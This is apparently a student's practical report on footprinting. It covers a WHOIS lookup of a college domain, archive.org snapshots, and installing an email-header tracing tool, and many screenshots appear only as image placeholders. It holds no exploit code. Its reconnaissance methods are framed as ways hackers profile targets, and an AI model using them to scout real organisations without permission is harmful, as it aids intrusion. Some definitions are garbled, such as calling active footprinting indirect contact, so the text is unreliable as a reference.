SYMCA-B
Roll No-74

Practical 1

AIM: Perform Footprinting/information gathering and generate analysis report

Foot printing (sometimes it's also called Reconnaissance). It means gathering information about a target system that can be executed cyber- attack. For this method hackers might use different methods or different tools. This is simple method for hackers to know the information about the system and devices or network.


Types of Footprints

a) Active Footprinting: It means performing footprinting by getting indirect touch with target machine.


b) Passive Footprinting: It means collecting information about a system located at remote distance from the attacker.


A. To find out the Information about the website.

In https://whois.domaintools.com





1. Asian paints.com






2. Ncrdsims.edu.in







Whois ncrdsims.edu.in
whois.com/whois/ncrdsims.edu.in
Whois
Domains
Hosting
Servers
Email
Security
Whois
Deals
Enter Domain or IP
WHOIS
Raw Whois Data
Domain Name: ncrdsims.edu.in
Registry Domain ID: D7858215-IN
Registrar WHOIS Server:
Registrar URL: http://www.ernet.in
Updated Date: 2024-05-10T11:42:14Z
Creation Date: 2013-11-18T08:49:32Z
Registry Expiry Date: 2029-11-18T08:49:32Z
Registrar: ERNET India
Registrar IANA ID: 800068
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Domain Status: ok http://www.icann.org/epp#OK
Registry Registrant ID: REDACTED FOR PRIVACY
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: Sterling Institute of management studies
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant City: REDACTED FOR PRIVACY
Registrant State/Province: Maharashtra
Registrant Postal Code: REDACTED FOR PRIVACY
Registrant Country: IN
Registrant Phone: REDACTED FOR PRIVACY
Registrant Phone Ext: REDACTED FOR PRIVACY
Registrant Fax: REDACTED FOR PRIVACY
Registrant Fax Ext: REDACTED FOR PRIVACY
Registrant Email: Please contact the Registrar listed above
Registry Admin ID: REDACTED FOR PRIVACY
Admin Name: REDACTED FOR PRIVACY
Admin Organization: REDACTED FOR PRIVACY
Introducing
WORDPRESS HOSTING
$5.48/mo
VIEW MORE

B. To find information about an archived website.


Information about an archived website

When hacker or any user wants to archived website or history of website, they can use www.archieve .org Archieve.org is the online tool which allows us to archived version of website. It is referring to the older version of the website which is existed a time before and changed one.Archieve.org is the website that collect all snapshots of all the websites of all the regular interval of the time.


Step 1: Type www.archieve.org in Google and Click on Internet Archive



Step 2: You can enter Domain name in the search box.



Step 4: Suppose we want to check for Ncrd Sims College, so we entered the search box.



C. To Trace any received email:

Email footprinting is used for collecting information from emails by monitoring the email delivery and checking with headers. Where email headers give information about the mail server's, original mail sender email id It gives architecture of target network.Download emailtrackerpro (Software is shared: emt.exe)

Follow the steps on this link

https://en.softonic.com/download/emailtrackerpro/windows/post-download?ext=1

Email tracker pro:


Whenever we have to install email tracker pro, we need to install two key's components

1)Java version 6 or above


2)Microsoft .net framework 4.0 must installed

Step1: Type in google email Tracker pro download. Then click button to download email tracker Pro.


Step2: Click on next button.




Step3: Choose the components**.**




Step4: By clicking on finish button, finish the installation.

